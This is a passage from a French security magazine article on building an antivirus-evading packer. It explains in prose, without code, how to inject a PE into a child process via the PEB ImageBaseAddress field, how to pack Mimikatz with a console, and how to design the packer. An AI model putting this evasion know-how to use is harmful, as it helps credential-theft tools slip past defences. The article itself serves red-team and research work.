Pour cela, il faut injecter l'en-tête PE ainsi que les différentes sections du programme à exécuter dans la mémoire du processus nouvellement créé et modifier le champ non documenté `ImageBaseAddress` du PEB (situé à l'offset 0x8) de manière à ce que NTDLL charge notre exécutable injecté plutôt que l'exécutable original.

Étant donné que le père d'un processus a toujours le droit de lire et d'écrire la mémoire de son fils grâce au `handle` retourné par `CreateProcess`, il n'est même pas nécessaire de demander cet accès et nous contournerons donc l'analyse comportementale sans même nous en rendre compte.

5.3.3 Mimikatz et la console

Enfin, si vous voulez packer l'outil *Mimikatz*, que vous utilisez la méthode sans nouveau processus et que votre conteneur n'est pas un programme console, vous n'aurez pas de console, ce qui réduit quelque peu l'intérêt de l'outil. La solution la plus simple et la plus élégante est... de modifier votre conteneur de manière à ce qu'il ait une console ou d'utiliser la seconde méthode utilisant un nouveau processus.

En effet, l'initialisation du processus et de différentes DLL diffère énormément suivant le cas où le processus a ou non une console. Essayer d'ajouter une console à un processus en cours de fonctionnement et de manière propre n'est pas possible.

5.4 Architecture finale

Comme nous l'avons vu, le chargement en mémoire dans le même processus et l'injection dans un nouveau processus ont tous deux des avantages et des inconvénients. Notre packer fonctionnera donc de la manière suivante de deux façons différentes. Si l'exécutable peut être chargé en mémoire de manière sûre :

- ⇒ On utilise le chargement dans la mémoire du processus courant.
- ⇒ Si l'exécutable à packer a un *manifest*, on le nettoie et on l'intègre au conteneur.
- ⇒ Si l'exécutable à packer est un outil en console, on modifie le champ `Subsystem` du PE de notre conteneur afin qu'il ait lui aussi une console.

Sinon, dans le cas où l'exécutable a des TLS ou si on souhaite profiter de la signature d'un exécutable, on utilise le chargement dans la mémoire du processus cible.

CONCLUSION

Dans cet article, nous avons vu les bases ainsi que les différents pièges à éviter pour coder un packer. Il reste cependant de nombreux efforts à fournir avant d'arriver à un packer fonctionnel permettant de contourner à coup sûr tous les anti-virus du marché. Nous n'avons par exemple pas abordé les détails pratiques de l'implémentation ni comment faire pour contourner les potentiels *hook* en *userland* ou les mécanismes de réputation qui pourraient permettre de détecter notre packer. Cependant, vous devriez maintenant avoir une vision générale de ce qu'il faut faire (ou ne pas faire) pour arriver à un résultat satisfaisant.

Si vous n'étiez pas séduit par l'unpacking, nous espérons que vous l'êtes maintenant par son opposé plus offensif^wdémonstratif : le packing ! ■

REMERCIEMENTS

Merci à l'équipe Synactiv qui teste mes packers dans les situations les plus improbables et avec les binaires les plus tordus qu'on puisse trouver.

RÉFÉRENCES

- ⇒ [MIMIDOGZ] : The Seamless Way Continuous Monitoring Can Defend Your Organization against Cyber Attacks, <http://files.ericconrad.com/SOC-Webcast-2015v3.pdf>
- ⇒ [SHELLTER] : Shellter, <https://www.shellterproject.com/shellter-welcomes-kali-v2-0/>
- ⇒ [MAE] : Metasploit AV Evasion, <https://github.com/nccgroup/metasploitavevasion>
- ⇒ [IMPULSE] : Impulse ou la poudre aux yeux de l'activation par internet, <http://baboon.rce.free.fr/index.php?post/2009/11/08/impulse-ou-la-poudre-aux-yeux-de-l-activation-par-internet>
- ⇒ [ESET] : Analysis and Exploitation of an ESET Vulnerability, <http://googleprojectzero.blogspot.fr/2015/06/analysis-and-exploitation-of-eset.html>
- ⇒ [MYST] : The Mystery of Lsass.exe Memory Consumption, (When all components get involved), <http://blogs.msdn.com/b/ntdebugging/archive/2011/04/27/the-mystery-of-lsass-exe-memory-consumption-when-all-components-get-involved.aspx>
- ⇒ [MISC51] : Zeus/Zbot Unpacking : analyse d'un packer customisé, *MISC n°51*, <http://connect.ed-diamond.com/MISC/MISC-051/Zeus-Zbot-Unpacking-analyse-d-un-packer-customise>
- ⇒ [MCHS7] : Unpacking tips and tricks, *MISC HS n°7*, <http://boutique.ed-diamond.com/misc-hors-series/489-mischs7.html>
- ⇒ [LEON] : Win32.Leon, <http://fat.lerhino.fr/Win32Leon.html>
- ⇒ [WINSXS] : Everything you Never Wanted to Know about WinSxS, <http://blog.tombowles.me.uk/2009/10/05/winsxs/>

